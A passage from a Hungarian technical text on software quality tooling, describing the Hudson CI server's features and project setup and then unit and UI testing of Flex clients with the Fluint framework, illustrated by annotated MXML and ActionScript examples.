- Felhasználó menedzsment, jogok, jogkörök. A rendszerben felhasználókat hozhatunk létre, majd definiálhatjuk, hogy melyik projekten milyen műveleteket hajthat végre. Ezzel hangolhatjuk rendszerünk működését.
- Lehetőséget nyújt, hogy a régebbi verziókat is letölthessük. Beállítható, hogy hány (utolsó valamennyi) vagy meddig (adott dátumig) verziót tartson meg a rendszer. Ezek a verziók bármikor letölthetőek, készítésük menete (log fájlok), teszt eredmények megtekinthetőek.
- Automatikus verziókövető rendszer figyelés. A rendszernek frissnek kell lennie. Erre két megoldás adódik:

  1. A verzió követő kezdeményezi a termék készítésének folyamatát. Svn esetén a commit hook szriptbe beírhatjuk, hogy kérje meg a webalakalmazást a friss verzió leszedésére, majd a termék előállítására (wget vagy curl alkalmazások segítségével).

  2. A Hudson figyeli időről időre az verzió követőt, hogy történt e változás. Crontab szerűen meg lehet adni egy kifejezést, amelytől függően a rendszer fogyeli a verzió követőt, és ha új verziót észlel, akkor lehozza, majd elkészíti a terméket.

- Levél/IM üzenet küldés sikeres/sikertelen fordítás esetén, RSS tármogatás
- Kompakt, nincs szükség háttér adatbázisra.
- Számos plugin, amely segíti munkánkat.

A redszer több fajta projektet ismer, számunkra a legkényelmesebb a szabad stílusú ("Build a free-style software project") volt. A projekt létrehozásának menete a következő:

1. Projekt fő paramétereinek a megadása. Itt elsősorban a prokjekt nevét kell megadni.
2. SCM (Source Code Management) paraméterek beállítása. Mi svn-t használtunk, amihez beépített pluginja van a rendszernek. Mivel az svn tároló is ugyanazon a gépen volt, így fájl szinten értük el a tárolót.
3. Termék előállításának megadása. Itt adjuk meg a termék előállításának pontos menetét. Mivel projektünk ant alapú (Netbeans ant-ot használ), amit a Hudson-ba épített plugin támogat.
4. Egyéb kisérű műveletek paramétereinek a megadása.
5. Értesítések definiálása, azok paramétereinek a beállítása.

3. Kliens oldal tesztelése

A kliens oldal tesztelése két részből áll: kliens oldali logika tesztelése, ami a modell állapotának ellenőrzése, és a kliens oldali kérések hatásának ellenőrzése (kérés megy a szerver oldalhoz, ahonnan visszajön a válasz, amit a kliens eltárol a logikában). Mi ingyenes megoldásokat kerestünk, ami sajnos Flex téren elég szegényes. Egységtesztre számos megoldás létezik, azonban felülettesztre, integrációs tesztre nincs jelen pillanatban. Lehetőség van Selenium, Watir és más tesztek futtatására, de ezen teszt esetek tervezése, implementálása jelentős réfordítás igényel. A FLex rendszerben bevezették az ExternalInteface-t, ami segítségével Flex alól lehet javascript elemeket használni és vissza felé is adott a kommunikáció. Azonban minden esetben nekünk kell megírnunk a metódusokat, amiket engedélyezünk a külvilág felé. Vannak üzelti megoldásokon alapuló ingyenes megoldások mint például a FlexMonkey, ami olyan csomagot használ az Adobe-tól, amit meg kell vennünk. Ennek segítségével könnyen felépíthetjük és elvégezhetjük az integrációs és felület tesztjeinket. Kliens oldalon elég az egység teszt. Itt is számos megoldás kínálkozik, FlexUnit (nyilt forrású), amit a Flesh develop beépített modulja is támogat, Fluint, ami egység és integrációs teszteket is képes kezelni. Mi a Fluint rendszert vállasztottuk, mert segítségével lehet metódusokat aszinkron módon hívni, támogatja a grafikus elemek (UIComponent) tesztelését, teszt szekvenciákat is definiálhatunk (integrációs teszt), XML kimenetet is támogatja (automatizálható, Hudson-ba integrálható), használható Ant rendszerrel.

3.1. Egységteszt

A kliens oldali Egység/funkcionális tesztelésre több lehetőség is adódik: FlexUnit, Fluint.

Fluint telepítése egyszerű, egy programozói könyvtárat kell csak letöltenünk: fluint-1.1.1.swc, amit meg kell adnunk a fordítónak is. Ezt Flash Develop esetén egyszerű másolás, majd a jobb gomb a fájlon és "Add To Library" paranccsal tehetjük meg. Ezután a források, mxml fájlok készítése során használhatjuk a könytárban levő osztályokat. Hasonlóan a JUnit-hoz itt is osztályokat kell írnunk, majd azokat futtatni. Lehetőség van grafikusan (AIR Flash) vagy karakteres felületen futtatni (így lehetőség van. Az egységtesztet úgy építjük fel, hogy a teszt metódusok végén ellenőrizzük valmilnyen álltítás helyességét. A teszt metódusaink a teszt esetekben helyezkednek el, ami egy sima osztály a TestCase leszármazottja. A teszt függvényeinkhez metainformációkat is fűzhetünk a függvény fejlece előtt. Lehetőség van több információt is megadni, leírást, hiba vagy kérés ID-t, bármit ami szükséges.

11.7. példa - Metainformációk megadásának módja a Fluit teszt eset függvényhez

```
[Test(description="Test is supposed to Fail",issueID="0012443")]
public function fails2():void {}
```

A Fluit rendszer semilyen módon nem korlátozza a lehetséges paraméterek nevét és értékét. Amit megadunk azt ki fogja írni az összesítésnél. Itt is használhatjuk a megszokott setUp() és tearDown() metódusokat. Álltalában a setUp()-ban hozzuk létre az időzítő objektumot (Timer), amit a tearDown()-ban leállítunk és a referanciáját null-ra állítjuk (ezután a szemétgyűjtő felszabadít). A teszt készlet (TestSuit) osztály fogja össze atest eseteintket, ami egy általunk definiált osztály (TestSuit leszármazottja). A rendszer maga definiál egy FrameworkSuite-t, ami tartalmaz teszt eseteket (TestCase osztályokat) amelyek támogatják különböző típusú tesztelést is: aszinkron tesztelés, felhasználói felület tesztelést, stb. . A fejelsztés alatt szükség van valamilyen grafikus teszt futtató alkalmazás létrehozására, és annak használatára. Szerencsére a Fluit tartalmaz egy AIR alkalmazást, amely lefuttatja a tezteket majd mutatja a az eredményeket. Ehhez a letölthető SampleTestRunner mxml fájlt kell felülírnunk. Ennek a kódja a következő:

11.8. példa - A Fluit grafikus teszt futtató alkalmazásának kódja

```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application
xmlns:mx="http://www.adobe.com/2006/mxml"
xmlns:fluint="http://www.digitalprimates.net/2008/fluint"
layout="absolute"
creationComplete="startTestProcess(event)"
width="100%" height="100%">

<mx:Script>
<![CDATA[
import net.digitalprimates.fluint.unitTests.frameworkSuite.FrameworkSuite;

import testSuitSample.SampleTestSuit;

protected function startTestProcess( event:Event ) : void
```

```
{
var suiteArray:Array = new Array();
1suiteArray.push( 2new SampleTestSuit() );

testRunner.startTests( suiteArray );
}

]]>
</mx:Script>

<fluint:TestResultDisplay width="100%" height="100%" />
<fluint:TestRunner id="testRunner"/>
</mx:Application>
```

1 Újabb teszt készlet elindítása.
2 A Teszt készlet objaktuma.

Az (1) es sort annyiszor kell megismételni a megfelelő (2)-es objektummal ahány teszt készletünk van. Miután elkészítettük a megfelelő teszt futtató grafikus mxml fájlt, fordítsuk le az alkalmazásunkat úgy, hogy ez a fájl adja az alkalmazásunk fő ablakát (Flash develop alatt ez az Always Compile). futtatsuk a projektet, ezután a teszt futtató ablakát fogjuk látni, amely a háttérben lefuttatja a teszteket, majd megjeleníti az eredményeket.

Grafikus elemeke tesztelése a Fluint rendszerrel lehetséges, de számos dologra oda kell figyelni. Ez valójában már integrációs teszt, ami a rendszerünk együttműködését teszteli. Ismernünk kell a Fluit lehetőségeit, kéynszereit, mert ennek tudatában kell az eredeti rendszer is elkészíteni. A vezérlők nem jelennek meg rögtön a felhelyezés után, és az állotuk sem lesz azonnal helyes, hanem több inicializáló műveletet végeznek. Ez különböző számítógépen különböző ideig tarthat. A tesztnek mindenképpen meg kell várni ezt az előre nem megjósolható időt. Erre a rendszer megoldást kínál. Mindaddíg várnunk kell, amíg egy vezérlő inicializálódott és helyesen megjelent. Az aszinkron setUp() és az tearDown() függvényekkel ezt a porblémát megoldhatjuk. Hozzunk létrre agy teszt esetet majd végezzük el a következő lépéseket:

11.9. példa - Grafikus elem tesztelése Fluint segítségével

```
        override protected function setUp():void {
                1textInput = new TextInput();
                2textInput.addEventListener(FlexEvent.CREATION_COMPLETE, 3asyncHandler(
4pendUntilComplete, 1000 ), false, 0, true );
                5addChild( textInput );
        }
```

1 Hozzuk létre a megfelelő grafikus vezérlőt!
2 Adjunk hozzá egy saját esemény figyelőt, amely a a lértehozás végén fut majd le!
3 Használjuk az aszinkron figyelő típust!
4 Használjuk a Fluit-ban definiált függvényt, ami nem csinál semmit!
5 Adjuk hozzá az adott vezérlőt a teszt környezethez (TestEnvironment)

Az (5)-ös lépésnél az addChild függvénnyel hozzáadjuk a grafikus elemet a teszt esethez, ami furcsának tűnhet. A teszt eset nem egy grafikus elem (UIComponent), de rendelkezésre áll a façade tervezési minta a helyes működés érdekében. A vezérlők a memóriban léteznek inicializálódnak, de amíg nem adjuk valamilyen tárolóhoz (Container), nem lesznek valamely elem gyermekei, nem fut le az elrendező (layout) függvény, addig nem működnek helyesen. A tesz futtató implementálja ezt a speciális egyke mintát,a minek a neve testEnvironment, amely a következő függvényeket implementálja a tesztelés érdekében:

- addChild
- addChildAt
- removeChild
- removeChildAt
- removeAllChildren

- getChildAt
- getChildByName
- getChildIndex
- setChildIndex
- numChildren

A teszt eset lefutása után meg kell szüntetni a mellékhatásokat, azaz a létrehozott vezérlőt le kell szedni a felületről és ki kell jelölni törlésre, melyet a következő kóddal érhetünk el:

11.10. példa - A mellékhatást megszüntetető tearDown metódus a Fluit rendszerben

```
 override protected function tearDown():void {
                1removeChild( textInput );
                2textInput = null;
        }
```

1 Szedjük ki a felület gyereklistájából!
2 Állítsuk a referenciát null-ra, így majd törli a szemétgyűjtő a következő alkalommal!

A vezérlők beállítása és annak ellenőrzése a következő kóddal lehetséges:

11.11. példa - Vezérlő tartalmának beállítása és ellenőrzése

```
 public function testSetTextProperty() : void {
                1var passThroughData:Object = new Object();
                2passThroughData.propertyName = 'text';
                passThroughData.propertyValue = 'digitalprimates';

                3textInput.addEventListener( FlexEvent.VALUE_COMMIT, asyncHandler(
handleVerifyProperty, 100, passThroughData, handleEventNeverOccurred ), false, 0, true
);
                4textInput.text = passThroughData.propertyValue;
        }

5protected function handleVerifyProperty( event:Event, passThroughData:Object ):void {
                6assertEquals( event.target[ passThroughData.propertyName ],
passThroughData.propertyValue );
        }

7protected function handleEventNeverOccurred( passThroughData:Object ):void {
                8fail('Pending Event Never Occurred');
        }
```

1 Hozzunk létre egy egyszerű objektumot, ami tárolja a beállítandó értéket a megfelelő formában!

2 A propertyName propertyValue értékeiket állítsuk be a kívánt értékre!

3 Adjunk egy FlexEvent.VALUE_COMMIT esemény figyelőt, amelyben figyeljük majd a sikeres vagy sikertelenség tényét.
4 Rendeljük a vezérlő értékéhez a kívánt értéket!
5 Definiáljunk egy metódust a sikeres értékadás esetére!

6 Ellenőrizzük a kívánt hatást a assertEquals metódus segítségével!

7 Definiáljuk a handleEventNeverOccurred metódust arra az esetre, ha a beállítás nem futott le sikeresen!
8 A tesztelő keretrendszernek küldjük el a sikertelenség tényét a fail metódus használatával!

A futás eredményét grafikusan elemezhetjük, és a piros régióra klikkelve kinyílik a hibás, vagy helytelen eredményt adó függvény, melyet a következő ábrán láthatunk:

11.9. ábra - Egységteszt eredményének ablaka